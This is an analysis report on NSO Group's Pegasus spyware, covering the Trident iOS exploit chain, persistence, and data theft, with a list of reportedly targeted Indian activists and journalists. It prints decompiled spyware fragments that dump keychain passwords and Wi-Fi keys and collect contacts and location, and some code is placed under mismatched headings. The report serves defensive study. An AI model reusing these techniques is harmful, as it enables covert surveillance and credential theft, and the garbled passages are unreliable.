India Future Foundation

India Future Foundation's Analysis on Pegasus Spyware

Table of Contents

Executive Summary

Pegasus is a piece of spyware created by the Israeli cyber arms business NSO Group that can be installed secretly on mobile phones (and other devices) running most versions of iOS and Android. NSO claims to offer "approved governments with technology that helps them battle terror and crime," has published contract clauses requiring clients to use its products solely for criminal and national security investigations, and claims to have an industry-leading human rights approach. It's a Trojan horse that can be sent "flying through the air" to infect phones, and it's called after the mythological winged horse Pegasus.

This analysis provides an in-depth technical examination of a targeted espionage campaign being waged against an unknown number of mobile users throughout the world. Researchers from Lookout performed an in-depth investigation on a live iOS sample of the virus, which is disclosed in this paper. According to Citizen Lab's study, the software and infrastructure are linked to NSO Group's Pegasus solution.Pegasus uses zero-day vulnerabilities, code obfuscation, and encryption in a professional and advanced manner. Gmail, Facebook, WhatsApp, Facetime, Viber, WeChat, Telegram, Apple's built-in messaging and email applications, and others employ sophisticated function hooking to circumvent OS- and application-layer security in voice/audio conversations and apps. It takes the victim's contact list and GPS position, as well as the device's personal, Wi-Fi, and network passwords. The iOS version of the attack uses Trident, an exploit of three linked zero-day vulnerabilities in iOS that Apple addressed in iOS 9.3.5, which is still accessible as of this writing.

NSO Group, according to press sources, provides weaponized software to governments and has been in operation since 2010, according to its LinkedIn profile. Pegasus spyware has been around for a while, and it's promoted and sold for use on high-value targets for various reasons, including high-level espionage on iOS, Android, and Blackberry.

This malware is highly complex and modular, with the ability to be customized. It protects itself from discovery by standard security technologies using strong encryption and robust monitoring and self-destructs mechanisms. According to Lookout's study, the malware makes use of three Trident zero-day vulnerabilities in Apple's iOS:

1. CVE-2016-4657: Memory Corruption in WebKit - A vulnerability in Safari WebKit allows the attacker to compromise the device when the user clicks on a link.

2. CVE-2016-4655: Kernel Information Leak - A kernel base mapping vulnerability that leaks information to the attacker that allows him to calculate the kernel's location in memory.

3. CVE-2016-4656: Kernel Memory corruption leads to Jailbreak - 32 and 64-bit iOS kernel-level vulnerabilities that allow the attacker to silently jailbreak the device and install surveillance software.

Pegasus was still being used against high-profile targets in July 2021, according to significant media coverage and an in-depth investigation by human rights organization Amnesty International. It was discovered that Pegasus was capable of infecting all recent iOS versions up to and including iOS 14.6.

Introduction & Background

Malicious actors are actively developing sophisticated apps that may operate on victims' devices without understanding the threat or the actors' purpose, as mobile phones become more interwoven into our personal and professional lives. The wide range sees this of threats that target mobile devices, including adware, banking trojans, and SMS fraud, as well as those seeking personal information or business intellectual property. Spyware, a harmful application designed to steal data from an infected device without the victim's awareness, falls under the latter category.

Spyware programs frequently can extract a victim's SMS messages, contact information, record calls, access call records, or remotely activate a device's microphone and camera to capture audio, video, and image material. Aside from these advanced characteristics, some spyware can remotely deliver malicious software to a target device. The amount of money paid for zero-day vulnerabilities that allow for remote distribution demonstrates a complicated and technically tricky challenge.


Gamma Group and Hacking Team, two private security businesses, grabbed headlines after media outlets disclosed that they built mobile spying software marketed to authoritarian regimes. Because of the intricacy needed in making this type of mobile spyware and the fact that it incorporates zero-day exploits, these products are frequently highly costly and only available to well-funded attackers.

Despite being in operation for more than five years, the Israeli-based NSO Group has managed to stay out of the limelight of the cybersecurity world. The NSO Group, founded in 2010 by Niv Carmi, Shalev Hulio, and Omri Lavie, has publicly said that it develops and sells mobile phone monitoring software to governments worldwide. It claims to be invisible, with one of the creators declaring, "We're a total ghost." 2 NSO Group was purchased for $110 million by private equity company Francisco Partners in 2014. NSO Group's founders have experience in both cyber offensive and defense, having created the mobile security firm Kaymer.

Cyber Espionage Activity

The attack's delivery is relatively easy, and the payload is delivered silently. Pegasus spyware is evolved from its earlier spear-phishing methods using text links or messages to **'zero-click'** attacks which do not require any action from the phone's user. This had made what was without a doubt the most powerful spyware out there, more potent and almost impossible to detect or stop.

The espionage software comprises malicious code, processes, and applications used to spy on users, collect data, and report back on their activities. Messages, calls, emails, logs, and more can be accessed and exfiltrated by this spyware from apps such as, but not limited to:Gmail, Facebook, Facetime, Line, Mail.Ru, Calendar, WeChat, Surespot, Tango, WhatsApp, Viber, Skype, Telegram and KakaoTalk



The attacker has total control over a person infected with this malware since, in addition to the programmes described above, it also monitors:

- Phone calls
- Call Log
- Texts sent or received by the victim
- Logs of phone calls
- Audio and video communications that convert the phone into a "walkie-talkie," as one of NSO Group's founders put it.

Access to this content might be used to obtain access to the target's other accounts, including banking, email, and other services he or she uses on or off the device.

Attack LifeCycle

The assault is divided into three phases, each of which contains both exploit code and spy software. The phases are in order, and each one must be completed before the next may be decoded, manipulated, installed, and run. To run effectively, each step makes use of one of the Trident flaws.

STAGE 1: Delivery and WebKit vulnerability

This step is implemented in the form of an HTML file (1411194s) that exploits a WebKit vulnerability (CVE-2016-4657) (used in Safari and other browsers).

STAGE 2: Jailbreak

This step depends on the device type (32-bit versus 64-bit) and is downloaded from the first stage code. Stage 2 is downloaded as an encrypted and obfuscated file. Traditional network-based restrictions are rendered ineffectual since each package is encrypted with unique keys at each download. It includes attack code for the iOS Kernel (CVE-2016-4655 and CVE-2016-4656) and a loader that downloads and decrypts a package for stage 3.

STAGE 3: Espionage software

This step likewise depends on the device type (32-bit versus 64-bit) and is downloaded by stage 2. After the de- vice has been jailbroken in step 2, stage 3 comprises the espionage software, daemons, and other utilized processes. Stage 3 involves embedding the hooks into the apps that the attacker wants to monitor.

Furthermore, step 3 identifies whether the device has been previously jailbroken using another technique and, if so, disables any access to the device provided by the jailbreak, such as through SSH. The program also has a failsafe that prevents it from running if specific conditions are met.

The final stage distributes a set of files in a standard Unix tarball (test222.tar), each with its function.

- ca.crt - root TLS certificate that is added to keystore (see Appendix A)
- ccom.apple.itunesstored.2.csstore - Standalone javascript that is run from the command line at reboot and is used to run unsigned code and jailbreak the kernel on device reboot

- converter - injects dylib in a process by pid. It is a renamed version of the cynject from the Cydia open-source library
- libaudio.dylib - The base library for call recording
- libdata.dylib - A renamed version of the Cydia substrate open-source library
- libimo.dylib - imo.im sniffer library
- libvbcalls.dylib - Viber sniffer
- libwacalls.dylib - Whatsapp sniffer
- lw-install - Spawns all sniffing services
- systemd - Sends reports and files to server
- watchdog
- workerd - SIP module

Spyware Analysis

Lookout has studied Pegasus, which is one of the most advanced pieces of monitoring and espionage software. It uses a unique technique to install and disguise itself, as well as to gain system persistence. Once installed, it employs various styles to conceal its communications and avoid detection, as well as hooking into a variety of phone features to collect data and intercept texts and calls.

Installation and Persistence

The spyware is installed by executing the lw-install program during the stage 3 execution. Lw-install creates persistence between reboots (and contains a few precautionary features to ensure that the software doesn't unintentionally damage the phone) and sets up a few of the product's essential structures. The first thing we install is to verify the iOS version; depending on whether it's running iOS 9 or an older version, it'll execute various instructions.

If it is installed on iOS 9, lw-install runs "/sbin/launchctl load" on .plist files dropped into /Library/LaunchDaemons (which is normally empty or used to hold launchd plists for jailbroken services, such as sshd). This will ensure that these files get launched and started on reboot.

```
/sbin/mount_nfs
/private/var/mobile/Library/Preferences/com.apple.notes.objectcreation.l
ock
/private/var/mobile/Library/Preferences/com.apple.notes.sharedstore.lock
```

```
/private/var/root/test.app/watchdog
/private/var/root/test.app/systemd
```

lw-install exports:
Logging functionality (_LOG_init, _LOG_logfunc, and _LOG_close)
Filesystem utils (_FS_exists and _FS_remove)
Process management (_get_ps and _run_process [kills existing, checks perms and execv])
Filesystem clean up (_ANTIBRICK_reset) removes Preferences files listed above

If the OS is not iOS 9, the first thing that lw-install does is remove the following files:
Then it starts
Note that lw_install appears to log to /private/var/wireless/Library/com.apple.wifid.r.log

lw-install entitlements:

```
<key>com.apple.coreaudio.allow-amr-decode</key>
<true/>
<key>com.apple.coremedia.allow-protected-content-playback</key>
<true/>
<key>com.apple.managedconfiguration.profiled-access</key>
<true/>
<key>com.apple.springboard.opensensitiveurl</key>
<true/>
<key>dynamic-codesigning</key>
<true/>
<key>keychain-access-groups</key>
        <array>
                <string>com.apple.cfnetwork</string>
                <string>com.apple.identities</string>
                <string>com.apple.mobilesafari</string>
                <string>com.apple.certificates</string>
        </array>
<key>platform-application</key>
<true/>
<key>vm-pressure-level</key>
<true/>
<key>get-task-allow</key>
<true/>
<key>task_for_pid-allow</key>
<true/>
```

Disabling Updates

The Stage 3 loader ensures that the phone won't receive auto-updates going forward:

```
if ( (unsigned int)objc_msgSend(v8, "fileExistsAtPath:",
CFSTR("/System/Library/LaunchDaemons/jb.plist")) & 0xFF
   || (v9 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager"),
       (unsigned int)objc_msgSend(v9, "fileExistsAtPath:",
CFSTR("/private/var/evasi0n/evasi0n")) & 0xFF)
   || (v10 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager"),
       (unsigned int)objc_msgSend(v10, "fileExistsAtPath:",
CFSTR("/var/mobile/Media/.evasi0n7_installed")) & 0xFF)
   || (v11 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager"),
       (unsigned int)objc_msgSend(v11, "fileExistsAtPath:",
CFSTR("/panguaxe.installed")) & 0xFF)
   || (v12 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager"),
       (unsigned int)objc_msgSend(
                       v12,
                       "fileExistsAtPath:",

CFSTR("/System/Library/LaunchDaemons/com.saurik.Cydia.Startup.plist")) &
0xFF) )
```

Jailbreak Detection

```
BOOL is_jail()
{
 return (unsigned __int8)is_file_exist((int)CFSTR("/pguntether"))
     || (unsigned
__int8)is_file_exist((int)CFSTR("/System/Library/LaunchDaemons/com.saurik.Cydi
a.Startup.plist"));
}
```

The stage 3 loader also checks the device to see if it had been previously jailbroken:
The software also checks during each start-up:

```
IOPMAssertionCreateWithName(CFSTR("NoIdleSleepAssertion"), 255,
CFSTR("XXX"), &v2[1]);
```

Device Monitoring:

```
v9 = objc_msgSend(&OBJC_CLASS___UIDevice, "currentDevice");
objc_msgSend(v9, "setBatteryMonitoringEnabled:", 1);
```

In order to maintain its ability to run, communicate and monitor its own status, the software disables the phone's "Deep Sleep" functionality:

Current Reachability

```
+[x1flngLsUIbG reachabilityForInternetConnection]
+[x1flngLsUIbG reachabilityForLocalWiFi]
+[x1flngLsUIbG reachabilityWithAddress:]
+[x1flngLsUIbG reachabilityWithHostName:]
-[x1flngLsUIbG currentReachabilityStatus]
-[x1flngLsUIbG isReachable]

if ( SCNetworkReachabilitySetCallback(self->reachabilityRef, sub_1C28C, &v6)
)
{
  v3 = v2->reachabilityRef;
  v4 = CFRunLoopGetCurrent();
  if ( SCNetworkReachabilityScheduleWithRunLoop(v3, v4,
kCFRunLoopDefaultMode) )
    result = 1;
}
```

Sim and Cell Network Information

```
_CTServerConnectionCopyMobileNetworkCode(&v31, v18, &v33);
_CTServerConnectionCopyMobileCountryCode(&v31, v21, &v33);
_CTServerConnectionGetCellID(&v31, v22, &v33);
_CTServerConnectionGetLocationAreaCode(&v31, v23, &v33);
v23 = CTSIMSupportGetSIMStatus(v4);
v25 = (void *)CTSIMSupportCopyMobileSubscriberIdentity(kCFAllocatorDefault);
_CTServerConnectionCopyMobileEquipmentInfo(&v33, v2, &v35);
v6 = objc_msgSend(v35, "objectForKey:", kCTMobileEquipmentInfoIMEI);
(v8 = (void *)CTSIMSupportCopyMobileSubscriberIdentity(kCFAllocatorDefault))
```

Call info

```
v5 = objc_msgSend(a3, "objectForKeyedSubscript:", kCTCall);
if ( v5 )
{
   v6 = objc_msgSend(v4, "objectForKeyedSubscript:", kCTCallStatus);
   v7 = objc_msgSend(v6, "integerValue");
   v8 = (void *)CTCallCopyAddress(0, v5);
```

SIM / Network Change Notifications

```
v3 = CTTelephonyCenterGetDefault();
CTTelephonyCenterAddObserver(v3, v2, sub_61144,
kCTRegistrationOperatorNameChangedNotification, 0, 4);
CTTelephonyCenterAddObserver(v3, v2, sub_61144,
kCTRegistrationServiceProviderNameChangedNotification, 0, 4);
CTTelephonyCenterAddObserver(v3, v2, sub_61144,
kCTRegistrationStatusChangedNotification, 0, 4);
CTTelephonyCenterAddObserver(v3, v2, sub_61144,
kCTRegistrationCellChangedNotification, 0, 4);
CTTelephonyCenterAddObserver(v3, v2, sub_61144,
kCTRegistrationDataStatusChangedNotification, 0, 4);
CTTelephonyCenterAddObserver(v3, v2, sub_61144,
kCTSIMSupportSIMStatusChangeNotification, 0, 4);
CTTelephonyCenterAddObserver(v3, v2, sub_61144,
kCTSMSClass0StringReceivedNotification, 0, 4);
CTTelephonyCenterAddObserver(v3, v2, sub_61144,
kCTCallStatusChangeNotification, 0, 4);
```

The program also maintains a careful watch on the current device's battery status:

Additionally, the software tracks which sorts of networks the phone is connected to and analyses the current connection status, maybe to assess the bandwidth and capacity to transfer complete data across the web.

What can Pegasus do ?

Data Gathering:

Pegasus' primary mission is to spy on the phone's owner. Therefore data collection is one of its primary functions. Pegasus' data-gathering capabilities are among the most thorough and complete we've encountered in any spyware program. It collects everything from apparent high-value data such as passwords, contacts, and calendar entries to information from various social media sites. Because the complete list of data types obtained is lengthy, we'll focus on how it gathers certain pieces of high-value data to demonstrate how the solution works.

The full list of apps is:

- Mail.Ru
- SMS/iMessage • Tango
- Calendar
- VK
- Address Book • Odnoklassniki
- Gmail - mail and attachments
- Viber - calls and messages
- Facebook - address book and messages
- WhatsApp - messages and calls

```
v45 = objc_msgSend(
CFSTR("BEGIN:VCALENDAR\nVERSION:3.0\nPRODID:-//Apple//iPhone//EN\nMETHOD:PUBLI
SH\nBEGIN:VEVENT\n"),
          "stringByAppendingFormat:",
          CFSTR("UID:%@\n"),
          v14);
 v41 = (struct objc_object *)objc_msgSend(v40, "stringByAppendingString:",
CFSTR("END:VEVENT\nEND:VCALENDAR\n"));
```

Calendar:

As high-value PII, the "systemd" process grabs each VCAL file from the calendar and sends it through a message:

```
v3 = CFSTR("/private/var/mobile/Library/AddressBook/AddressBook.sqlitedb");
v4 =
CFSTR("/private/var/mobile/Library/AddressBook/AddressBookImages.sqlitedb");


@property (nonatomic) unsigned int m6cVniVZHP7fjJGSl;
@property (retain, nonatomic) NSString *n7UaDOxao5xVD;
@property (retain, nonatomic) NSString *namePrefix;
@property (retain, nonatomic) NSString *firstName;
@property (retain, nonatomic) NSString *middleName;
@property (retain, nonatomic) NSString *lastName;
@property (retain, nonatomic) NSString *nameSuffix;
@property (retain, nonatomic) NSString *nickname;
@property (retain, nonatomic) NSString *organization;
@property (retain, nonatomic) NSString *department;
@property (retain, nonatomic) NSString *title;
@property (retain, nonatomic) NSString *h4fW1CC56Q;
@property (retain, nonatomic) NSData *imageData;
@property (retain, nonatomic) NSDate *birthday;
@property (readonly) s62tW6JOsHqCefoKFMkoTgOHc *emails;
@property (readonly) s62tW6JOsHqCefoKFMkoTgOHc *phones;
@property (readonly) s62tW6JOsHqCefoKFMkoTgOHc *addresses;
```

Contacts:

The program also collects contacts from the victim's computer, dumping their whole address book.

```
objc_msgSend(v2[4], "setDelegate:", v2);
objc_msgSend(v2[4], "setDesiredAccuracy:", kCLLocationAccuracyBest,
kCLLocationAccuracyBestForNavigation);
objc_msgSend(v2[4], "setDistanceFilter:", kCLDistanceFilterNone,
kCLLocationAccuracyBest);
objc_msgSend(v2[4], "startUpdatingLocation");
```

GPS location:

Pegasus also constantly updates and sends the location of the phone.

Capturing User Passwords:

```
v9 = objc_msgSend(&OBJC_CLASS___NSDictionary,
"dictionaryWithObjects:forKeys:count:", &v91, &v86, 5);
v81 = kSecClassInternetPassword;
v44 = objc_msgSend(&OBJC_CLASS___NSDictionary,
"dictionaryWithObjects:forKeys:count:", &v81, &v76, 5);
v73 = 0;
if ( !SecItemCopyMatching(v9, &v73) )
{
  v61 = objc_msgSend(v73, "countByEnumeratingWithState:objects:count:");
  if ( v61 )
  {
    v59 = *(_DWORD *)v70;
    v57 = kSecAttrGeneric;
    v55 = kSecAttrLabel;
    v53 = kSecAttrAccessGroup;
    v51 = kSecAttrAccount;
    v49 = kSecAttrService;
    v47 = kSecValueData;
    do
    {
        objc_enumerationMutation(v45);  // And save all the passwords
        v11 = *(void **)(HIDWORD(v69) + 4 * v10);
        v12 = objc_msgSend(*(void **)(HIDWORD(v69) + 4 * v10),
"objectForKey:", v47);
        v13 = objc_msgSend(v12, "base64EncodedStringWithOptions:", 0);
        v14 = objc_msgSend(&OBJC_CLASS___q2RP5kmdKC7k, "alloc");
        v15 = objc_msgSend(v14, "init");
        v16 = objc_msgSend(v15, "autorelease");
        v17 = objc_msgSend(&OBJC_CLASS___NSMutableString, "string");
        v18 = objc_msgSend(v11, "objectForKeyedSubscript:", v49);
        objc_msgSend(v17, "appendFormat:", CFSTR("Service: %@\n"), v18);
        v19 = objc_msgSend(v11, "objectForKeyedSubscript:", v51);
        objc_msgSend(v17, "appendFormat:", CFSTR("Account: %@\n"), v19);
        v20 = objc_msgSend(v11, "objectForKeyedSubscript:", v53);
        objc_msgSend(v17, "appendFormat:", CFSTR("Entitlement Group: %@\n")
v20);
        v21 = objc_msgSend(v11, "objectForKeyedSubscript:", v55);
        objc_msgSend(v17, "appendFormat:", CFSTR("Label: %@\n"), v21);
        v22 = objc_msgSend(v11, "objectForKeyedSubscript:", v57);
        objc_msgSend(v17, "appendFormat:", CFSTR("Generic Field: %@\n"),
v22);
        objc_msgSend(v17, "appendFormat:", CFSTR("password: %@\n"), v13);
```


In addition to stealing all of the victim's passwords, Pegasus interrogates the list of every Wi-Fi network that the phone has saved and grabs all of the SSIDs and WEP/WAP keys and users.

```
v15 = objc_msgSend(
          &OBJC_CLASS___NSDictionary,
          "dictionaryWithContentsOfFile:",

CFSTR("/private/var/preferences/SystemConfiguration/com.apple.wifi.plist"));

v18 = objc_msgSend(*(void **)(HIDWORD(v39) + 4 * v16), "objectForKey:",
CFSTR("SSID_STR"));
     if ( v18 )
     {
        HIDWORD(v19) = objc_msgSend(v17, "objectForKey:",
CFSTR("SecurityMode"));
        if ( !HIDWORD(v19) && objc_msgSend(v17, "objectForKey:",
CFSTR("WEP")) )
           HIDWORD(v19) = CFSTR("WEP");
        v20 = objc_msgSend(v17, "objectForKey:", CFSTR("EnterpriseProfile"));
        if ( v20 && (v21 = objc_msgSend(v20, "objectForKey:",
CFSTR("EAPClientConfiguration"))) != 0 )
           LODWORD(v19) = objc_msgSend(v21, "objectForKey:",
CFSTR("UserName"));
```

Interception of Calls and Messages:

Pegasus includes a comprehensive collection of modular and extendable audio and communications intercept libraries. The entire libraries for audio (libaudio. lib) and message (libido. dylib) are extensive, but each primary intercept protocol has its specialized library.

When the libaudio library receives a notice, it registers several notification watchers that record audio. These observers keep an eye out for notification IDs sent by various Pegasus modules. This includes alerts from the WhatsApp and Viber modules in the sample studied (libwacalls. dylib and libvbcalls. lib).



Skype:

Pegasus pulls all of the data about calls out of the Skype database on the device.

Saving Skype Call Data

```
v9 = objc_msgSend(CFSTR("Skype"), "stringByAppendingPathComponent:");
v10 = objc_msgSend(v9, "stringByAppendingPathComponent:", CFSTR("main.db"));
v34 = objc_msgSend(
        &OBJC_CLASS___NSString,
```

Telegram:

Obtain Telegram Database

```
v2 = self;
v3 = objc_msgSend(self, "x7sWQeoY8tfwL");
result = (id)objc_msgSend(
            v3,
            "h4r8VB8NO49:l3rHG96:withPath:",
            CFSTR("group.ph.telegra.Telegraph"),  4, CFSTR("tgdata.db"));
if ( !result )
{
   v5 = objc_msgSend(v2, "x7sWQeoY8tfwL");
   result = (id)objc_msgSend(v5, "h4r8VB8NO49:l3rHG96:withPath:",
CFSTR("ph.telegra.Telegraph"), 4, CFSTR("tgdata.db"));
}
return result;
```

WhatsApp:

Within the samples we obtained, the Pegasus writers have instrumented the interception of WhatsApp messages and calls. The software also loads a library (libwacalls. dylib) that is meant to hook essential WhatsApp functionalities and intercept various communication kinds, in addition to logging the required metadata for messages and calls.
When calls are connected, stopped, or ended, this library sends out system-wide alerts when a call is dropped.

When calls are joined, stopped, or ended, this library sends out system-wide alerts when another call event occurs. Any program that knows the notification's ID can receive these events. These alerts are distinct and noticeable throughout Pegasus, and they consist of a 56-character sequence that seems to be the output of a sha224 hash algorithm. Notification observers that specifically listen for these IDs were inserted in another Pegasus module responsible for capturing audio. Pegasus appears to record the current WhatsApp call a victim is making when these alerts are delivered by libwacalls and processed by libaudio.lib.

Libaudio saves audio recordings from WhatsApp calls in the following directories:

- micFileName - /private/var/tmp/cr/x.<call_id>.caf
- spkFileName - /private/var/tmp/cr/t.<call_id>.caf
- sentryFileName - /private/var/tmp/cr/z.<call_id>.caf

Message Log - systemd

```
v5 = objc_msgSend(v3, "decodeBoolForKey:", CFSTR("incoming"));
objc_msgSend(v4, "setIncoming:", v5);
v6 = objc_msgSend(v3, "decodeInt32ForKey:", CFSTR("outcome"));
objc_msgSend(v4, "setOutcome:", v6);
v7 = objc_msgSend(v3, "decodeInt32ForKey:", CFSTR("medium"));
objc_msgSend(v4, "setMedium:", v7);
v8 = objc_msgSend(v3, "decodeInt32ForKey:", CFSTR("configuration"));
objc_msgSend(v4, "setConfiguration:", v8);
v9 = objc_msgSend(v3, "decodeObjectForKey:", CFSTR("date"));
objc_msgSend(v4, "setDate:", v9);
v4[8].isa = objc_msgSend(v3, "decodeInt32ForKey:", CFSTR("day"));
v4[7].isa = objc_msgSend(v3, "decodeInt32ForKey:", CFSTR("month"));
v4[6].isa = objc_msgSend(v3, "decodeInt32ForKey:", CFSTR("year"));
v4[13].isa = objc_msgSend(v3, "decodeDoubleForKey:", CFSTR("duration"));
v4[14].isa = v10;
v11 = objc_msgSend(v3, "decodeObjectForKey:", CFSTR("peerDisplayName"));
objc_msgSend(v4, "setPeerDisplayName:", v11);
v12 = objc_msgSend(v3, "decodeObjectForKey:", CFSTR("peerJID"));
objc_msgSend(v4, "setPeerJID:", v12);
v13 = objc_msgSend(v3, "decodeObjectForKey:", CFSTR("detailText"));
objc_msgSend(v4, "setDetailText:", v13);
v14 = objc_msgSend(v3, "decodeBoolForKey:", CFSTR("isCallerKnown"));
objc_msgSend(v4, "setIsCallerKnown:", v14);
```

WhatsApp Incoming Call - systemd

```
v17 = &OBJC_CLASS___WACallEvent;
v4 = (struct objc_object *)objc_msgSendSuper2(&v16, "init");
if ( v4 )
{
    v5 = objc_msgSend(v3, "decodeBoolForKey:", CFSTR("incoming"));
```

Impact on India

During this year's election season, Pegasus was silently chewing through the data of certain Indians. In the weeks leading up to May 2019, at least two dozen journalists, attorneys, and activists in the nation were targeted for surveillance using the messaging app WhatsApp.
Nihal Singh Rathod, a Nagpur-based human rights lawyer, Adivasi activists Bela Bhatia and Degree Prasad Chauhan, Jagdalpur Legal Aid Group's Shalini Gera, Anand Teltumbde, and former BBC journalist Shubhranshu Choudhary are among the users targeted.
India has had previous encounters with Pegasus. Citizen Lab, a Canadian-based digital watchdog, discovered infections linked to 33 of the 36 Pegasus operators identified in 45 countries, including India, in September 2018.
Pegasus has been a part of the Pegasus universe for at least three years. The mobile espionage software was designed for governments to employ and purchase on a per-license basis. However, it has been suspected of being involved in illegal activities on several occasions.

Following is a list of people targeted by Pegasus:

- Shalini Gera, Chhattisgarh-based activist
- Nihalsing Rathod, Nagpur-based lawyer
- Bela Bhatia, Adivasi rights activist
- Degree Prasad Chauhan, activist
- Anand Teltumbde, academic, and writer on Dalit issues
- Shubhranshu Choudhary, former BBC journalist
- Ankit Grewal, Chandigarh-based lawyer
- Ashish Gupta, Delhi-based activist
- Seema Azad, activist
- Vivek Sundara, social and environmental activist
- Saroj Giri, assistant professor at Delhi University
- Sidhant Sibal, journalist
- Rajeev Sharma, strategic analyst, and columnist
- Rupali Jadhav, activist
- Santosh Bhartiya, veteran journalist and former MP
- Jagdish Meshram, a lawyer, based in Nagpur
- Alok Shukla, activist
- Ajmal Khan, academic and activist
- Balla Ravindranath, Hyderabad-based advocate
- Mandeep Singh, a lawyer, based in Chandigarh
- P Pavana, daughter of Bhima Koregaon, accused Varavara Rao.
- Arunank, a law graduate

Pegasus on the dark web?

In July 2018, a lead programmer working for NSO Group, the Israeli cybersecurity firm behind the notorious Pegasus iPhone malware, had been arrested after a failed attempt to illegally sell the top-secret spyware to an unauthorized party via the dark web in exchange for $50 million worth of cryptocurrency. Although the attempted **$50 million** sales were unsuccessful, the incident raises several questions about the internal security processes of NSO and other private cybersecurity firms. Their products like Pegasus could have potentially disastrous and far-reaching consequences if they fall into the wrong hands.

Widespread cross-border surveillance with Pegasus

Ten Pegasus operators appear to be conducting surveillance in multiple countries. While there have been prior cases of cross-border targeting, this investigation suggests that cross-border targeting and monitoring is a relatively common practice. The scope of this activity indicates that government-exclusive spyware is widely used to conduct activities that may be illegal in the countries where the targets are located.

Security Recommendations to Safeguard your device from Pegasus:

Pegasus spyware (and other malware) infiltrates phones via the phone user opening a link in a text message, email, Twitter post, or different ways. If you get a message containing a link, be sure you know who sent it and double-check that the message and link came from the person you thought sent it. Note that a determined attacker will very carefully craft a message to make it appear as though it is from someone you know and will be regarding a topic of interest to both of you!.

